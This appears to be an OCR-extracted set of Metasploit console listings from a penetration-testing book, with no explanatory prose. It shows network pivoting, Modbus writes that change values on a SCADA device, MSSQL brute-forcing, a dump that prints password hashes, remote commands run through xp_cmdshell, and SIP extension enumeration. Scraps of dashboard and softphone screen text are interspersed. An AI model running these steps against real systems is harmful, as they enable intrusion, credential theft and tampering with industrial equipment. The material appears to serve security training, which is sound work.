   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf post(autoroute) > set SESSION 2
SESSION => 2
msf post(autoroute) > set SUBNET 192.168.116.0
SUBNET => 192.168.116.0
msf post(autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against WIN-QBJLDF2RU0T
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.116.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.174.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf post(autoroute) >
```

```
msf post(autoroute) > db_nmap -n -sT --scan-delay 1 -p1-1000 192.168.116.131
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-18 03:56 EDT
[*] Nmap: Stats: 0:01:44 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
[*] Nmap: Connect Scan Timing: About 10.15% done; ETC: 04:13 (0:15:12 remaining)
```

```
[*] Nmap: Nmap scan report for 192.168.116.131
[*] Nmap: Host is up (0.00068s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 135/tcp open  msrpc
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: 502/tcp open  mbap
```


```
msf > use auxiliary/scanner/scada/modbusclient
msf auxiliary(modbusclient) > set RHOST 192.168.116.131
RHOST => 192.168.116.131
msf auxiliary(modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA                             no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS    3                yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
   DATA_REGISTERS                   no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
   NUMBER          1                no        Number of coils/registers to read (READ_COILS ans READ_REGISTERS modes only)
   RHOST           192.168.116.131  yes       The target address
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name            Description
   ----            -----------
   READ_REGISTERS  Read words from several registers


msf auxiliary(modbusclient) > set DATA_ADDRESS 4
DATA_ADDRESS => 4
msf auxiliary(modbusclient) > run

[*] 192.168.116.131:502 - Sending READ REGISTERS...
[+] 192.168.116.131:502 - 1 register values from address 4 :
[+] 192.168.116.131:502 - [0]
[*] Auxiliary module execution completed
```

```
msf auxiliary(modbusclient) > run

[*] 192.168.116.131:502 - Sending READ REGISTERS...
[+] 192.168.116.131:502 - 1 register values from address 3 :
[+] 192.168.116.131:502 - [56]
[*] Auxiliary module execution completed
msf auxiliary(modbusclient) >
```




```
msf auxiliary(modbusclient) > set ACTION
set ACTION READ_COILS       set ACTION WRITE_COIL       set ACTION WRITE_REGISTER
set ACTION READ_REGISTERS   set ACTION WRITE_COILS      set ACTION WRITE_REGISTERS
msf auxiliary(modbusclient) > set ACTION WRITE_REGISTER
ACTION => WRITE_REGISTER
```

```
msf auxiliary(modbusclient) > set DATA 89
DATA => 89
msf auxiliary(modbusclient) > run

[*] 192.168.116.131:502 - Sending WRITE REGISTER...
[+] 192.168.116.131:502 - Value 89 successfully written at registry address 3
[*] Auxiliary module execution completed
msf auxiliary(modbusclient) > set ACTION READ_REGISTERS
ACTION => READ_REGISTERS
msf auxiliary(modbusclient) > run

[*] 192.168.116.131:502 - Sending READ REGISTERS...
[+] 192.168.116.131:502 - 1 register values from address 3 :
[+] 192.168.116.131:502 - [89]
[*] Auxiliary module execution completed
msf auxiliary(modbusclient) >
```


Pressure
67 Psi
Level
16 m
Temperature
89 °C
Umidity
64 %
89.10
63.60
Pressure
Level
Temp.
Umidity
65 Ampere
Current
62 V
Voltage
10
20
50
80
Gain
79 %
ENABLE
DISABLE
ENABLE
DISABLE
ENABLE
ENABLE

```
msf auxiliary(modbusclient) > set ACTION READ_COILS
ACTION => READ_COILS
msf auxiliary(modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA            89               no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS    1                yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
   DATA_REGISTERS                   no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only)
   NUMBER          4                no        Number of coils/registers to read (READ_COILS ans READ_REGISTERS modes only)
   RHOST           192.168.116.131  yes       The target address
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name        Description
   ----        -----------
   READ_COILS  Read bits from several coils


msf auxiliary(modbusclient) > run

[*] 192.168.116.131:502 - Sending READ COILS...
[+] 192.168.116.131:502 - 4 coil values from address 1 :
[+] 192.168.116.131:502 - [1, 1, 1, 0]
[*] Auxiliary module execution completed
msf auxiliary(modbusclient) >
```

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf  auxiliary(mssql_ping) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.65.1:
[+]     ServerName      = WIN8
[+]     InstanceName    = MSSQLSERVER
[+]     IsClustered     = No
[+]     Version         = 10.0.1600.22
[+]     tcp             = 1433
[+]     np              = \\WIN8\pipe\sql\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_ping) >
```

```
msf > use auxiliary/scanner/mssql/mssql_login
msf  auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_login) > run

[*] 192.168.65.1:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.65.1:1433 MSSQL - [1/2] - Trying username:'sa' with password:'
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_login) >
```

```
msf > use auxiliary/scanner/mssql/mssql_login
msf  auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per l
ne
   USER_AS_PASS         true             no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification
   VERBOSE              true             yes       Whether to print output for all attempts
```

```
msf  auxiliary(mssql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf  auxiliary(mssql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf  auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_login) >
```

```
[*] 192.168.65.1:1433 MSSQL - [02/36] - Trying username:'sa ' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa ' : ''
[*] 192.168.65.1:1433 MSSQL - [03/36] - Trying username:'nipun' with password:''
[-] 192.168.65.1:1433 MSSQL - [03/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [04/36] - Trying username:'apex' with password:''
[-] 192.168.65.1:1433 MSSQL - [04/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [05/36] - Trying username:'nipun' with password:'nipun'
[-] 192.168.65.1:1433 MSSQL - [05/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [06/36] - Trying username:'apex' with password:'apex'
[-] 192.168.65.1:1433 MSSQL - [06/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [07/36] - Trying username:'nipun' with password:'12345'
[+] 192.168.65.1:1433 - MSSQL - successful login 'nipun' : '12345'
[*] 192.168.65.1:1433 MSSQL - [08/36] - Trying username:'apex' with password:'12345'
[-] 192.168.65.1:1433 MSSQL - [08/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [09/36] - Trying username:'apex' with password:'123456'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [10/36] - Trying username:'apex' with password:'18101988'
[-] 192.168.65.1:1433 MSSQL - [10/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [11/36] - Trying username:'apex' with password:'12121212'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
```

```
msf > use auxiliary/scanner/mssql/mssql_hashdump
msf  auxiliary(mssql_hashdump) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_hashdump) > show options

Module options (auxiliary/scanner/mssql/mssql_hashdump):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specified username
   RHOSTS               192.168.65.1     yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN o
ption set)

msf  auxiliary(mssql_hashdump) > run

[*] Instance Name: nil
[+] 192.168.65.1:1433 - Saving mssql05.hashes = sa:0100937f739643eebf33bc464cc6ac8d2fda70f31c6d5c8
ee270
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyEventProcessingLogin##:01003869d680adf6
3db291c6737f1efb8e4a481b02284215913f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyTsqlExecutionLogin##:01008d22a249df5ef3
b79ed321563a1dccdc9cfc5ff954dd2d0f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = nipun:01004bd5331c2366db85cb0de6eaf12ac1c91755b116
60358067
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_hashdump) >
```

```
msf > use auxiliary/admin/mssql/mssql_enum
msf  auxiliary(■ssql_enu■) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specif
ied username
   Proxies                               no        Use a proxy chain
   RHOST                                 yes       The target address
   RPORT                1433             yes       The target port
   USERNAME             sa               no        The username to authenticat
e as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentificatio
n (requires DOMAIN option set)

msf  auxiliary(■ssql_enu■) > set USERNAME nipun
USERNAME => nipun
msf  auxiliary(■ssql_enu■) > set password 123456
password => 123456
msf  auxiliary(■ssql_enu■) > run
```


```
msf  auxiliary(■ssql_enu■) > set RHOST 192.168.65.1
RHOST => 192.168.65.1
msf  auxiliary(■ssql_enu■) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
[*]             Jul  9 2008 14:43:34
[*]             Copyright (c) 1988-2008 Microsoft Corporation
[*]             Developer Edition on Windows NT 6.2 <X86> (Build 9200: )
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]             C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQ
L\DATA\master.mdf
```


```
[*] System Admin Logins on this Server:
[*]     sa
[*]     NT AUTHORITY\SYSTEM
[*]     NT SERVICE\MSSQLSERVER
[*]     win8\Nipun
[*]     NT SERVICE\SQLSERVERAGENT
[*]     nipun
[*] Windows Logins on this Server:
[*]     NT AUTHORITY\SYSTEM
[*]     win8\Nipun
[*] Windows Groups that can logins on this Server:
[*]     NT SERVICE\MSSQLSERVER
[*]     NT SERVICE\SQLSERVERAGENT
[*] Accounts with Username and Password being the same:
[*]     No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*]     sa
[*] Stored Procedures with Public Execute Permission found:
[*]     sp_replsetsyncstatus
[*]     sp_replcounters
[*]     sp_replsendtoqueue
[*]     sp_resyncexecutesql
[*]     sp_prepexecrpc
[*]     sp_repltrans
[*]     sp_xml_preparedocument
[*]     xp_qv
[*]     xp_getnetname
[*]     sp_releaseschemalock
[*]     sp_refreshview
[*]     sp_replcmds
[*]     sp_unprepare
[*]     sp_resyncprepare
```

```
msf > use auxiliary/admin/mssql/mssql_exec
msf  auxiliary(mssql_exec) > set CMD 'ipconfig'
CMD => ipconfig
msf  auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'ipconfig'
```

```
Connection-specific DNS Suffix  . :
Connection-specific DNS Suffix  . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . : 192.168.43.1
IPv4 Address. . . . . . . . . . . : 192.168.19.1
IPv4 Address. . . . . . . . . . . : 192.168.43.240
IPv4 Address. . . . . . . . . . . : 192.168.56.1
IPv4 Address. . . . . . . . . . . : 192.168.65.1
Link-local IPv6 Address . . . . . : fe80::59c2:8146:3f3d:6634%26
Link-local IPv6 Address . . . . . : fe80::9ab:3741:e9f0:b74d%12
Link-local IPv6 Address . . . . . : fe80::9dec:d1ae:5234:bd41%24
Link-local IPv6 Address . . . . . : fe80::c83f:ef41:214b:bc3e%21
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

```
msf > use auxiliary/admin/mssql/mssql_sql
msf  auxiliary(mssql_sql) > run

[*] SQL Query: select @@version
[*] Row Count: 1 (Status: 16 Command: 193)


 NULL
 ----
 Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
        Jul  9 2008 14:43:34
        Copyright (c) 1988-2008 Microsoft Corporation
        Developer Edition on Windows NT 6.2 <X86> (Build 9200: )


[*] Auxiliary module execution completed
msf  auxiliary(mssql_sql) >
```


TO
PSTN
INTERNET
PBX
Device
Data VLAN
Voice VLAN
Data VLAN


To
VPN/IP
To
ROUTER
To
SWITCH


Ready
Your username is: <Your Account>
X-Lite
1
2
XFER
HOLD
RECORD
AA
AC
DND
CONF
FLASH
REDIAL
1
2 ABC
3 DEF
4 GHI
5 JKL
6 MNO
7 PQRS
8 TUV
9 WXYZ
*
0
#
CLEAR
MUTE
SPEAKER PHONE
Powered by
COUNTERPATH

```
msf > use auxiliary/scanner/sip/options
msf  auxiliary(options) > show options

Module options (auxiliary/scanner/sip/options):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each se
t
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TO         nobody           no        The destination username to probe at ea
ch host
```

```
msf  auxiliary(options) > set RHOSTS 192.168.65.1/24
RHOSTS => 192.168.65.1/24
msf  auxiliary(options) > run

[*] 192.168.65.128 sip:nobody@192.168.65.0 agent='TJUQBGY'
[*] 192.168.65.128 sip:nobody@192.168.65.128 agent='hAG'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
 BYE, REFER, SUBSCRIBE, NOTIFY'
[*] 192.168.65.128 sip:nobody@192.168.65.255 agent='68T9c'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
 BYE, REFER, SUBSCRIBE, NOTIFY'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(options) >
```

```
msf  auxiliary(enumerator) > show options

Module options (auxiliary/scanner/sip/enumerator):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   MAXEXT     9999             yes       Ending extension
   METHOD     REGISTER         yes       Enumeration method to use OPTIONS/REGISTER
   MINEXT     0                yes       Starting extension
   PADLEN     4                yes       Cero padding maximum length
   RHOSTS     192.168.65.128   yes       The target address range or CIDR identifier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
```


```
msf  auxiliary(enumerator) > set MINEXT 3000
MINEXT => 3000
msf  auxiliary(enumerator) > set MAXEXT 3005
MAXEXT => 3005
msf  auxiliary(enumerator) > set PADLEN 4
PADLEN => 4
```

